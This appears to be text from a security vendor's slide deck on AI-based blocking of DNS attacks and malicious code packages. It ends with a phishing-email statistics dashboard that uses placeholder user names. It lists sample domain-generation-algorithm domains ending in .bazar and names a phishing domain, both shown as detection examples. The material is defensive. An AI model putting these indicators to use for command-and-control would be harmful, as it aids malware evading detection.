


PHISHING SITE
LinkedInscam.com



AI Preventing 5X more sophisticated DNS attacks

Block C&C communications and Data theft with Deep Learning engines



#1 DGA (Domain Generation Algorithm)

```

liybelac.bazar
izryudew.ba
biymudqe.ba
fuicibem.ba
biykonem.ba
aqtlelew.ba
yptaonem.ba
exyxtoca.ba
iqfisoew.ba
aguponew.ba
exogelqe.ba
etymonac.ba
liybelac.bazar
izryudew.baza
biymudqe.baza
fuicibem.baza
biykonem.baza
aqtlelew.baza
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exyxtoca.baza
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#2 DNS Tunneling

```

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
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
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AI Preventing malicious Code Packages

Securing Software Supply Chains at the earliest stages of the CI/CD pipeline




Actual preventions by Check Point:



Known vulnerable packages:



Visibility on code packages traffic:



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These graphs provide an overview of the detected phishing emails and how they were handled by the policy.

Total Security Events **5874**

Out of which:


Phishing
325

Malware
458

Spam
1458

Other
1234

Events Trend



Scanned Elements

Emails
3589

Attachments
1000

Top Phishing Detection Reasons



Top Attacked Users

VIP	User Name	User Email	Count
Yes	David aaa	david@avananXXX1.com	400
No	David	david@2.com	250
Yes	aaa	david@3.com	320
No	Joseph	david@avana41.com	480
No	Davido	david@avanan51.com	0

Security Events by Enforcement




Log security Event 834
Warning Banner 344
Quarantine 181



Thank you!



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